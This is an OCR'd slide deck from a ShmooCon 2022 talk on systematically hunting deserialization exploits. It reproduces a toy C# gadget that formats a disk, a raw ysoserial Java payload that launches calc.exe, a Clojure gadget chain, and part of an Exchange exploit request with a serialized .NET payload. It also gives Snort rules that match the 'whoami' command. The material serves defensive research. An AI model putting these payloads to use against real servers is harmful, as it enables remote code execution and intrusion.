MANDIANT

Clean Up on the Serial Aisle

Developing a Systematic Hunting Methodology for Deserialization Exploits

Alyssa Rahman @ramen0x3f

March 25, 2022

ShmooCon 2022

About Me

Principal Threat Researcher

- Mandiant Intel / Advanced Practices
- Ex-Red Team

What I Do

- Hunting in customer telemetry
- Shoulder surfing malware queue
- General research

Research Mission

Learn about adversary **tradecraft**

Make that knowledge **actionable**

Who cares?

Who

- APTs to cyber criminals to bug hunters

What

- Zero days, ViewStates, etc.

When

- Since at least 2012

Where

- Name a language

Why

- Hackers gon’ hack

What it’s SeriALL About

1

Scoping the Problem

2

Scaling Detection Strategies


3

Stopping Threat Actors

se·ri·al·ize   /ˈsirēəˌlīz/

Encoding and packing data for easy sharing

Example Time




Object can be

- Cookie
- HTTP Header
- Parameter

Server can track

- Authenticated user
- Session details
- Page/display details

Breaking Down an Attack



Object must be **modifiable**

- Client-side
- Not signed*
- Not encrypted**


Server must have

– Unsafe **deserialization** OR **usage**

– Valuable **functionality/imports**


Don’t take candy from strangers

Example Server




```
interface IRunnable
{
  bool Run();
}

private void btnLoadFile_Click(object sender, EventArgs e)
{
  try
  {
     OpenFileDialog dlg = new OpenFileDialog();

     dlg.Filter = "Badly Written App Files (*.argh)|*.argh";

     if (dlg.ShowDialog() == System.Windows.Forms.DialogResult.OK)
     {
        BinaryFormatter fmt = new BinaryFormatter();
        MemoryStream stm = new MemoryStream(File.ReadAllBytes(dlg.FileName));
        IRunnable run = (IRunnable)fmt.Deserialize(stm);

        run.Run();
     }
  }
  catch (Exception ex)
  {
    MessageBox.Show(ex.ToString());
  }
}
```

Good Object



```
[Serializable]
class PrintHello : IRunnable
{
  public bool Run()
  {
     Console.WriteLine("Hello");

     return true;
  }
}
```

Bad Object




```
[Serializable]
class FormatHardDisk : IRunnable
{
  public bool Run()
  {
    Process.Start("format.exe", "C:");

    return true;
  }
}
```

The Missing Link

Gadgets – useful functions/classes

Chains – linking gadgets

#TeamworkMakesTheDreamWork



ysoserial


A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.

```
....sr.2sun.reflect.annotation.AnnotationInvocationHandlerU.....
~....L..memberValuest..Ljava/util/Map;L..typet..Ljava/lang/Class
;xps}......java.util.Mapxr..java.lang.reflect.Proxy.'. ..C....L.
.ht.%Ljava/lang/reflect/InvocationHandler;xpsq.~..sr.*org.apache
.commons.collections.map.LazyMapn....y.....L..factoryt.,Lorg/apa
che/commons/collections/Transformer;xpsr.:org.apache.commons.col
lections.functors.ChainedTransformer0...(z.....[..iTransformerst
.-[Lorg/apache/commons/collections/Transformer;xpur.-[Lorg.apach
e.commons.collections.Transformer;.V*..4.....xp....sr.;org.apach
e.commons.collections.functors.ConstantTransformerXv..A......L..
iConstantt..Ljava/lang/Object;xpvr..java.lang.Runtime...........
xpsr.:org.apache.commons.collections.functors.InvokerTransformer
...k{|.8...[..iArgst..[Ljava/lang/Object;L..iMethodNamet..Ljava/
lang/String;[..iParamTypest..[Ljava/lang/Class;xpur..[Ljava.lang
.Object;..X..s)l...xp....t..getRuntimeur..[Ljava.lang.Class;....
..Z....xp....t..getMethoduq.~......vr..java.lang.String...8z;.B.
..xpvq.~..sq.~..uq.~......puq.~......t..invokeuq.~......vr..java
.lang.Object.............xpvq.~..sq.~..ur..[Ljava.lang.String;..V.
..{G...xp....t..calc.exet..execuq.~.......q.~.#sq.~..sr..java.lan
g.Integer.......8...I..valuexr..java.lang.Number.............xp...
.sr..java.util.HashMap......`....F..loadFactorI..thresholdxp?@..
....w.........xxvr..java.lang.Override.............xpq.~.:
```

The IMPORTance of Clojure

```
ObjectInputStream.readObject()
  HashMap.readObject()
    AbstractTableModel$ff19274a.hashCode()
      clojure.core$comp$fn__4727.invoke()
        clojure.core$constantly$fn__4614.invoke()
        clojure.main$eval_opt.invoke()
         (use '[clojure.java.shell :only [sh]]) (sh **<hackityhack>**)
```


sometimes object instantiation is all you need



https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/Clojure.java

I Object

```
…truncated…

<soap:Header>
<t:RequestServerVersion Version="Exchange2013"/>

</soap:Header>

<soap:Body>

   <m:CreateUserConfiguration>

      <m:UserConfiguration>

         <t:UserConfigurationName
            Name="ExtensionMasterTable">

            <t:FolderId Id="%s" ChangeKey="%s" />

         </t:UserConfigurationName>

         <t:Dictionary> …truncated… </t:Dictionary>

   <t:BinaryData>AAEAAAD/////AQAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IsIFZlc…</t:BinaryData>

      </m:UserConfiguration>

   </m:CreateUserConfiguration>

</soap:Body> …truncated…
```



```
.....ÿÿÿÿ............^Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35.....BMicrosoft.VisualStudio.Text.Formatting.TextFormattingRunProperties.....Foregroun
h.BackgroundBrush..........m<LinearGradientBrush xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation">
</LinearGradientBrush>.....ë
<ResourceDictionary
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns:s="clr-namespace:System;assembly=mscorlib"
xmlns:c="clr-namespace:System.Configuration;assembly=System.Configuration"
xmlns:r="clr-namespace:System.Reflection;assembly=mscorlib">
    <ObjectDataProvider x:Key="type" ObjectType="{x:Type s:Type}" MethodName="GetType">
        <ObjectDataProvider.MethodParameters>
            <s:String>System.Workflow.ComponentModel.AppSettings, System.Workflow.ComponentModel, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35</s:String>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
    <ObjectDataProvider x:Key="field" ObjectInstance="{StaticResource type}" MethodName="GetField">
        <ObjectDataProvider.MethodParameters>
            <s:String>disableActivitySurrogateSelectorTypeCheck</s:String>
            <r:BindingFlags>40</r:BindingFlags>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
    <ObjectDataProvider x:Key="set" ObjectInstance="{StaticResource field}" MethodName="SetValue">
        <ObjectDataProvider.MethodParameters>
            <s:Object/>
```

https://gist.github.com/testanull/0188c1ae847f37a70fe536123d14f398

Who cares about 0 days,

when you already know

what comes **next…**


I(O)C You

Endpoint	w3wp.exe ran “whoami”
Static	Log files and attacker tools
Network	Visibility into responses

Template Time

```
alert tcp any any -> any any (msg:"M.Exploit.HTTP.SerializedObject.[Hax]";
content:"T "; offset:2; depth:3; content:"{PREFIX}"; {SUS KEYWORDS} threshold:type
limit, track by_src, count 1, seconds 1800; sid:108111108; rev:1;)
```

```
alert tcp any any -> any any (msg:"M.Exploit.HTTP.SerializedObject.[Hax]";
content:"T "; offset:2; depth:3; content:"|ac ed|"; content:"|77 68 6f 61 6d 69|";
distance:0; threshold:type limit, track by_src, count 1, seconds 1800;
sid:108111108; rev:1;)
```




Delimiter
Auto

Input
```
77 68 6f 61 6d 69
```

Output
```
whoami
```

Lots of Python and Regex Later…




```
673 lines (579 sloc) | 23.8 KB

# Copyright (C) 2021 Alyssa Rahman, Mandiant, Inc. All Rights Reserved.
# Licensed under the Apache License, Version 2.0 (the "License");
#  you may not use this file except in compliance with the License.
# You may obtain a copy of the License at: [package root]/LICENSE.txt
# Unless required by applicable law or agreed to in writing, software distributed under the License
#  is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and limitations under the License.

HEYSERIAL = """\n    __  __               _____          _      ____
   / / / /__  __  __    / ___/__  _____(_)__ _/ / /
  / /_/ / _ \/ / / /    \__ \/ _ \/ ___/ / __ `/ / /
 / __  /  __/ /_/ /    ___/ /  __/ /  / / /_/ / /_/
/_/ /_/\___/\__, ( )  /____/\___/_/  /_/\__,_/_(_)
           /____/|/                              \n"""
AUTHOR  =   "Alyssa Rahman @ramen0x3f"
